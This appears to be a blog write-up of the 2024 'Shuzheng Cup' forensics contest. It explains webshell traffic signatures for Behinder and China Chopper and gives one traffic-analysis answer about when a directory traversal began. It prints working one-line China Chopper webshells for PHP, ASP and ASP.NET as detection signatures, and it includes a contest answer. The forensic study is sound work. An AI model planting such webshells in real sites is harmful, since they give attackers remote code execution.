


2024_数证杯电子取证大赛
背景介绍
“数证杯”采取线上初赛与线下决赛结合的形式进行。线上初赛采用团队赛的方式在互联网内开展,每队最多3人,最少1人。通过线上初赛的选手可晋级线下决赛,线下决赛采用“团队赛+个人赛”的形式开展
为深入贯彻国家关于强化网络安全和信息化发展的战略方针,提升我国在电子数据取证与分析领域的专业技术水平,推动产业界、学术界和研究机构的深度合作,进一步培养和构建电子数据取证技术的专业人才队伍,首届“数证杯”电子数据取证分析大赛。
个人赛检材容器下载链接:https://pan.baidu.com/s/10nDlZ7tR1-TPYLYJxqm-oA?pwd=gzki
个人赛流量题目难度适中比赛时最后一题当时没有做出来🤯🤯🤯
小知识
webshell流量特征
其他特征参考文章:原文链接:https://blog.csdn.net/qq_53577336/article/details/125048353
冰蝎1:
第一阶段:密钥协商
1)攻击者通过 GET 或者 POST 方法,形如 http://xx.xxx.xx.xx/shell.aspx?pass=645 的请求服务器密钥;
2)服务器使用随机数 MD5 的高16位作为密钥,存储到会话的 $_SESSION 变量中,并返回密钥给攻击者。
第二阶段-加密传输
1)客户端把待执行命令作为输入,利用 AES 算法或 XOR 运算进行加密,并发送至服务端;
2)服务端接受密文后进行 AES 或 XOR 运算解密,执行相应的命令;
3)执行结果通过AES加密后返回给攻击者。
菜刀:0x01 中国菜刀流量分析
payload特征:
PHP: <?php @eval($_POST['caidao']);?>
ASP: <%eval request(“caidao”)%>
ASP.NET: <%@ Page
Language=“Jscript”%><%eval(Request.Item[“caidao”],“unsafe”);%>
数据包流量特征:

1,请求包中:ua头为百度,火狐
2,请求体中存在eavl,base64等特征字符
3,请求体中传递的payload为base64编码,并且存在固定的QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0lPTjwnNS4zLjAnKXtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO307ZWNobygiWEBZIik7J
赛题
1.分析网络流量包,请问目录遍历攻击开始时间是什么时候?(答案格式:1990-01-01 01:01:01) (1.0分) 答:2024-10-24 17:26:12
这题很简单直接wireshark过滤http流量发现第一个get请求的是login.php后面的就是login.php/……目录遍历了

可能很多人的wireshark的time显示的不是这个格式,根据图片中改就行了


 3191


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


